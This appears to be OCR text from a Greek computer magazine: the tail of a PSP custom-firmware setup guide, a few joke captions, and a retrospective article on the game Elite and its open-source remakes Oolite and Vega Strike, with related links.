Αφού επιβεβαιώσετε από το menu του συστήματος (Settings→System Settings→System Information) ότι όλα είναι OK, διαγράψτε τόσο το PSP Update ver 3.90 M33, το PSP Update ver 3.90 M33-3 όσο και τα MUX 2.0 αρχεία. Αν έχετε κάποια άλλα plugins που θέλετε να ενεργοποιήσετε, θα πρέπει να το κάνετε μέσα από την ανάλογη εντολή στο Recovery Menu. Μπείτε στο Recovery Menu κρατώντας πατημένο το R κατά τη διάρκεια του boot, κινηθείτε προς τα κάτω μέχρι να εντοπίσετε την εντολή Plugins και, αφού μπείτε μέσα, πατήστε X για καθένα από αυτά που θέλετε να ενεργοποιήσετε. Με το που θα ολοκληρώσετε τη διαδικασία, κάντε back και μετά exit για να βγείτε στο κλασικό menu του PlayStation Portable. Πλέον το PSP σας είναι έτοιμο για όλα!


Sephiroth

Τα μηχανήματα με Linux είναι ευάλωτα σε επιθέσεις που ξεκινούν από Vista. Τα μηχανήματα με Vista είναι ευάλωτα σε επιθέσεις που ξεκινούν από Linux. Αλήθεια λέμε :-) (σελ. 80)





Ευκολάκι! Πόσα κόκκινα αστέρια θα πρέπει να έχει ο τέταρτος πυρηνικός πύραυλος;



ΧΑΜΕΝΟΙ ΣΤΟ ΔΙΑΣΤΗΜΑ 24 ΧΡΟΝΙΑ ELITE!

Για τους βετεράνους χάκερ άνω των τριάντα, το 1984 ήταν μια πολύ καλή χρονιά. Στο νούμερο ένα του Billboard είχαμε τους Van Halen με το «Jump», τη Madonna (όταν ήταν ακόμη σέξι) με το «Like A Virgin» (έκδοση 1.0) και τους Duran Duran με το «Reflex». Στους κινηματογράφους η μεγάλη επιτυχία της χρονιάς ήταν το «Ghostbusters», ενώ μια μικρή εταιρεία με «φρουτένιο» όνομα κυκλοφορούσε τον πρώτο προσωπικό υπολογιστή με GUI OS και ποντίκι...

ΤΗΝ ΙΔΙΑ ΧΡΟΝΙΑ δύο Άγγλοι προγραμματιστές κυκλοφόρησαν ένα παιχνίδι που θα άφηνε εποχή: το Elite. Είναι δύσκολο να περιγράψει κανείς σήμερα πόσο επαναστατικό ήταν. Εκείνη την εποχή ένα τυπικό παιχνίδι χρησιμοποιούσε sprites με μέγεθος 32x32 pixel και είχε καμιά δεκαριά level με οριζόντια ή κάθετη ολίσθηση, τα οποία μπορούσε κάποιος να τελειώσει μέσα σ' ένα απόγευμα. Ένας από τους λίγους δημοφιλείς τίτλους με τρισδιάστατα γραφικά ήταν το Microsoft Flight Simulator, που δεν ήταν ακριβώς παιχνίδι.

Το Elite ήταν ένας από τους πρώτους τίτλους που επέτρεπαν στον παίκτη να πάρει μέρος σε μάχες στο διάστημα κινούμενος σ' ένα πραγματικά τρισδιάστατο περιβάλλον, ενώ ταυτόχρονα πρόσφερε έναν τεράστιο κόσμο με χιλιάδες πλανήτες, τους οποίους ο παίκτης μπορούσε να επισκεφθεί. Κι όπως σ' ένα παιχνίδι ρόλων, είχε τη δυνατότητα να εμπορευτεί αγαθά, να επιτεθεί σε άλλα διαστημόπλοια ή να αναλάβει αποστολές για να κερδίσει χρήματα, με τα οποία αναβάθμιζε —τι άλλο;— το διαστημόπλοιό του.

Δεν υπήρχε συγκεκριμένος σκοπός ή σενάριο. Μοναδική αποστολή του παίκτη ήταν να φτάσει τον ανώτερο βαθμό, δηλαδή να γίνει elite. Ακούγεται βαρετό, ωστόσο ήταν εξαιρετικά ενδιαφέρον, μια και τον άφηνε ελεύθερο να εξερευνήσει το σύμπαν χωρίς να γνωρίζει προκαταβολικά τι θα συναντήσει και χωρίς να ωθείται προς μια συγκεκριμένη κατεύθυνση. Ένα παιχνίδι με το Elite μπορούσε να έχει διάρκεια εβδομάδων. Το σύμπαν του δημιουργούνταν δυναμικά, κάθε φορά που ο παίκτης ξεκινούσε μια νέα καμπάνια, αυξάνοντας έτσι σημαντικά την αντοχή του παιχνιδιού στο χρόνο.

Η τεράστια επιτυχία του είχε ως αποτέλεσμα τη μεταφορά του σε όλες σχεδόν τις πλατφόρμες της εποχής, όπως οι Amstrad CPC, Apple II, Commodore 64, ZX Spectrum και αργότερα οι Atari ST, Amiga και IBM PC. Δυστυχώς, οι δύο επίσημες συνέχειές του, το Frontier: Elite 2 (1993) και το Frontier: First Encounters (1995), δεν είχαν εμπορική επιτυχία, κυρίως λόγω των πολλών bug και της υπερβολικά αυξημένης δυσκολίας :-(

Το Elite δημιούργησε μια νέα κατηγορία παιχνιδιών, τα space combat simulators, τα οποία περιλαμβάνουν κλασικούς τίτλους, όπως τα Wing Commander και Freespace. Όμως λίγοι προσπάθησαν να μιμηθούν το μοναδικό στιλ του Elite συνδυάζοντας εμπόριο, εξερεύνηση και μάχες σ' ένα απέραντο σύμπαν. Και πολλές προσπάθειες απέτυχαν, συνήθως γιατί δεν κατάφεραν να βρουν τη χρυσή τομή αυτών των βασικών στοιχείων. Έτσι, ενώ με το πέρασμα των χρόνων κυκλοφόρησαν πολλά Elite-clones, η μοναδική εμπειρία του Elite αποδείχθηκε πολύ δύσκολο ν' αναπαραχθεί επιτυχώς!

Η κατάσταση άλλαξε προς το καλύτερο με την κυκλοφορία του Wing Commander: Privateer το 1993. Ο τίτλος διατηρεί τα περισσότερα από τα χαρακτηριστικά που έκαναν το Elite τόσο πετυχημένο, ενώ προσθέτει μια κεντρική ιστορία και περισσότερους χαρακτήρες και παρατάξεις με τις οποίες αλληλεπιδρά ο παίκτης. Όπως και το Elite, το παιχνίδι


Το λογότυπο του Elite ήταν από τα πιο γνωστά στη δεκαετία του '80!

Η έκδοση του Elite για τον Commodore 64, μέσα στον εξομοιωτή Power64. Αν και τα γραφικά μοιάζουν πρωτόγονα σήμερα, στην εποχή τους ήταν πρωτοποριακά!

Το Oolite προσπαθεί να μείνει πιστό στο γραφικό στιλ του Elite χρησιμοποιώντας απλά μοντέλα, με λίγα πολύγωνα.

Η μηχανή γραφικών του Vega Strike μπορεί να χρησιμοποιεί πολύ πιο περίπλοκα μοντέλα σε σύγκριση μ' αυτή του Oolite. Αν και με τα σημερινά δεδομένα τα γραφικά είναι τουλάχιστον μια γενιά πίσω, είναι αρκετά καλοσχεδιασμένα και η κοινότητα του Vega Strike συνεχίζει να τα βελτιώνει.

Το Privateer Gemini Gold μεταφέρει το κλασικό παιχνίδι με κάθε λεπτομέρεια στη μηχανή του Vega Strike.



Όπως και το Elite, τα Privateer και Vega Strike επιτρέπουν να αναβαθμίζετε το διαστημόπλοιό σας στους διαστημικούς σταθμούς!

Στα μπαρ των διαστημικών σταθμών μπορείτε να συνομιλήσετε με διάφορους χαρακτήρες, οι οποίοι σας προσφέρουν έξτρα αποστολές και πολύτιμες πληροφορίες.

χωρίζεται σε δύο τμήματα: πτήση στο διάστημα, κατά τη διάρκεια της οποίας ο παίκτης ταξιδεύει ανάμεσα σε διαφορετικούς πλανήτες και ηλιακά συστήματα, καθώς και προσγείωση σε διαστημικούς σταθμούς, όπου εμπορεύεται διάφορα αγαθά, αναβαθμίζει το διαστημόπλοιό του και συνομιλεί με χαρακτήρες που συναντά στο μπαρ του σταθμού. Περιττό να πούμε, βέβαια, ότι εκείνοι του αναθέτουν αποστολές που σχετίζονται με την κεντρική ιστορία του παιχνιδιού. Επιπρόσθετες, αυτόνομες αποστολές είναι διαθέσιμες και από τον κεντρικό υπολογιστή του εκάστοτε σταθμού. Το Privateer είχε δύο συνέχειες: το πρόσθετο πακέτο αποστολών Righteous Fire και το Privateer 2: The Darkening, το οποίο κυκλοφόρησε το 1996 (δεν συνδεόταν με την ιστορία και τους χαρακτήρες του πρώτου Privateer). Το Privateer ήταν μία από τις πιο πετυχημένες απόπειρες αναβίωσης του πνεύματος του Elite, αλλά δεν ήταν η μόνη. Άλλα, παρόμοια παιχνίδια ήταν το X: Beyond the Frontier (και οι συνέχειές του), το Vega Strike, καθώς και τρία MMORPG (τα Jumpgate: The Reconstruction Initiative, Eve Online και το αναμενόμενο Infinity: The Quest for Earth).

ΑΠΟ ΤΟ ΧΤΕΣ ΣΤΟ ΣΗΜΕΡΑ

Ώρα για ένα fast forward στο 2008. Τα παιχνίδια στο στιλ του Wing Commander και του Elite έχουν χάσει τη δημοτικότητά τους και, με εξαίρεση τα MMORPG, όπως το Eve Online, ουσιαστικά δεν υπάρχουν μοντέρνοι τίτλοι. Ευτυχώς, σήμερα μπορείτε να βρείτε online όλες τις εκδόσεις του αρχικού Elite, καθώς και των δύο συνεχειών του. Οι συγκεκριμένοι τίτλοι δεν τρέχουν σε μοντέρνα λειτουργικά συστήματα, αλλά έχετε τη δυνατότητα να τους εγκαταστήσετε εύκολα σ' έναν από τους πολλούς emulators που κυκλοφορούν. Όσοι είχαν παίξει το Elite, όταν είχε κυκλοφορήσει το 1984, σίγουρα θα μείνουν ικανοποιημένοι μ' αυτή τη λύση, αλλά οι νεότεροι χρήστες μάλλον θα προτιμήσουν κάτι πιο μοντέρνο — σίγουρα κάτι που να τρέχει σε ανάλυση μεγαλύτερη από... 320x200 pixel! Βέβαια, έχει ανακοινωθεί η κυκλοφορία μιας συνέχειας του X (X3: Terran Conflict) για το χειμώνα του 2008, αλλά για κάποιον που θέλει να βιώσει την εμπειρία που πρόσφερε το αρχικό Elite δεν φαίνεται να υπάρχουν πολλές επιλογές. Όμως τα φαινόμενα, ως γνωστόν, πολλές φορές απατούν :-)


Όπως συμβαίνει συχνά με τις καλές ιδέες που οι δημιουργοί τους τις έχουν παραμελήσει, το Elite αναστήθηκε από το κίνημα Open Source. Παλιότερες προσπάθειες αναβίωσής του (Elite - The New Kind) είχαν μπλοκαριστεί από τους δημιουργούς, ωστόσο ευτυχώς η κατάσταση έχει αλλάξει. Μια νέα έκδοση του Elite (Oolite) για μοντέρνα λειτουργικά συστήματα (Mac OS X, Windows και Linux) είναι διαθέσιμη online, παρέχοντας μάλιστα τη δυνατότητα επέκτασης του παιχνιδιού με νέα γραφικά, διαστημόπλοια, αποστολές και πλανήτες. Το Oolite είναι επίτηδες σχεδιασμένο ώστε να μιμείται το αρχικό Elite, με απλά μοντέλα που αποτελούνται από πολύ λίγα πολύγωνα. Για όσους θέλουν κάτι πιο όμορφο σε γραφικά, υπάρχει το Vega Strike. Πρόκειται επίσης για ένα Open

Source project που ακολουθεί τη φιλοσοφία του Elite, ωστόσο διαθέτει πιο μοντέρνα γραφικά και μιμείται περισσότερο το gameplay του Privateer. Η μηχανή του Vega Strike έχει χρησιμοποιηθεί και για διάφορες άλλες μεταφορές παλιών παιχνιδιών. Οι πιο ενδιαφέρουσες περιλαμβάνουν το Vega Trek, που δίνει στον παίκτη τη δυνατότητα να παίξει με τα διαστημόπλοια του Star Trek, καθώς και το Privateer Remake, που περιέχει ολόκληρο το Privateer και τις έξτρα αποστολές Righteous Fire, με βελτιωμένα γραφικά και ακόμη περισσότερες αποστολές. Τέλος, υπάρχει και το Elite Strike, μια μεταφορά του Elite με πιο περίπλοκα μοντέλα (προς το παρόν βρίσκεται στο στάδιο ανάπτυξης alpha).

Πάντως, είναι αξιοσημείωτο το γεγονός ότι, αν και έχουν περάσει πάνω από δύο δεκαετίες από την πρώτη του κυκλοφορία, το Elite παραμένει ένα μοναδικό παιχνίδι που ακόμη και με τα πρωτόγονα γραφικά του καταφέρνει να προσφέρει μια εμπειρία τόσο πλούσια, που ελάχιστοι μοντέρνοι τίτλοι μπορούν να αναπαραγάγουν. Ακόμη κι αν δεν σας αρέσουν τα παιχνίδια του είδους, σας προτείνουμε να δοκιμάσετε τουλάχιστον το Oolite. Προσέξτε όμως, γιατί είναι πολύ εθιστικό — μη μας κατηγορήσετε αν αρχίσετε να το παίζετε και κάποια στιγμή κοιτάξετε γύρω σας και συνειδητοποιήσετε ότι ξημέρωσε η επόμενη ημέρα!

ΧΡΗΣΙΜΑ LINK

www.iancgbell.clara.net/elite	Η σελίδα του Ian Bell, ενός από τους δημιουργούς του Elite, περιέχει ένα αρχείο με όλες τις εκδόσεις του παιχνιδιού για πολλές πλατφόρμες, καθώς και διάφορες πληροφορίες γι' αυτό.
http://oolite.aegidian.org	Ο δικτυακός τόπος του Oolite project.
http://vegastrike.sourceforge.net	Η βάση του Vega Strike.
http://priv.solsector.net	Ο τόπος του Privateer Gemini Gold, μιας πιστής μετάφρασης του παιχνιδιού Privateer στη μηχανή του Vega Strike.
http://wcuniverse.sourceforge.net/downloads.htm	Το Privateer Remake είναι μία ακόμη μετάφραση του Privateer στη μηχανή του Vega Strike, αλλά με περισσότερα μοντέλα και αποστολές. Δεν θεωρείται πιστή μεταφορά του αρχικού παιχνιδιού.
http://pu.wcjunction.com	Το Privateer Parallel Universe, όπως εξάλλου και το Privateer Remake, δεν είναι πιστή μεταφορά του αρχικού παιχνιδιού, αλλά προσθέτει πολλά νέα σενάρια και διαστημόπλοια.
